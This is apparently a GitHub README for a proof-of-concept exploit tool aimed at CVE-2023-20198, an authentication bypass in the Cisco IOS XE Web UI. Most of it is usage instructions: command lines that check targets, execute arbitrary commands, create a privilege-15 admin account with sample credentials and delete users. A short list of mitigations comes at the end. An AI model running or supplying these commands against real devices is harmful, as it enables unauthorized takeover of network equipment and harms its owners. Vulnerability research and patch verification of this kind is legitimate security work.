 gill-singh-a/cve-2023-20198-exploit
Proof-of-concept exploit for CVE-2023-20198, an authentication bypass vulnerability affecting Cisco IOS XE Web UI

This repository contains a proof-of-concept exploit for CVE-2023-20198, an authentication bypass vulnerability affecting Cisco IOS XE Web UI.
The vulnerability allows unauthenticated attackers to execute arbitrary commands on vulnerable Cisco devices via crafted SOAP requests, potentially leading to full device compromise, including remote command execution and creation/deletion of administrative users.
CVE: CVE-2023-20198
Affected Product: Cisco IOS XE (Web UI / WSMA Interface)
Impact:
Attack Vector: Network (HTTP/HTTPS)
Privileges Required: None (unauthenticated)
This vulnerability is caused by improper authentication handling in the Web Services Management Agent (WSMA) endpoint, allowing attackers to bypass authentication using crafted HTTP requests.
requestscoloramaInstall dependencies:
pip install -r requirements.txt

usage: main.py [-h] -t TARGET [-c] [-C CMD] [-a] [-d] [-u USERNAME] [-p PASSWORD]

Authentication Bypass Exploit for Cisco IOS XE Devices (CVE-2023-20198)

options:
  -h, --help            show this help message and exit
  -t TARGET, --target TARGET
                        Target Cisco IOS XE Device
  -c, --check           Check if the Target is vulnerable to CVE-2023-20198
  -C CMD, --cmd CMD     Cisco IOS XE Command to Execute
  -a, --add             Add New Username and Password
  -d, --delete          Delete existing User
  -u USERNAME, --username USERNAME
                        Username for Account Creation
  -p PASSWORD, --password PASSWORD
                        Password for Account Creation (Random Password Generated if not Provided)

| Option | Description |
|---|---|
-t, --target | Target Cisco IOS XE Device (Required) |
-c, --check | Check if the target is vulnerable |
-C, --cmd | Execute a Cisco IOS XE command |
-a, --add | Add a new administrative user |
-d, --delete | Delete an existing user |
-u, --username | Username for account creation/deletion |
-p, --password | Password for new account (random if not provided) |
Check if the target is vulnerable:
python3 exploit.py -t https://<TARGET-IP> -c

If vulnerable, the tool will automatically detect the exploitable WSMA endpoint and display device details.
Execute commands on the vulnerable device:
python3 exploit.py -t https://<TARGET-IP> -C "<COMMAND>"
Example:
python3 exploit.py -t https://<TARGET-IP> -C "show running | include username"

Create a new privilege 15 admin user:
python3 exploit.py -t https://<TARGET-IP> -a -u cisco -p kaptaan

If no password is supplied, the script generates a random secure password automatically.

With the newly created account, you can access the Web UI of the Device
Delete an existing user:
python3 exploit.py -t https://<TARGET-IP> -d -u cisco

Upgrade Cisco IOS XE to the latest patched version
Disable Web UI if not required:
no ip http server
no ip http secure-server
Restrict management access via ACLs
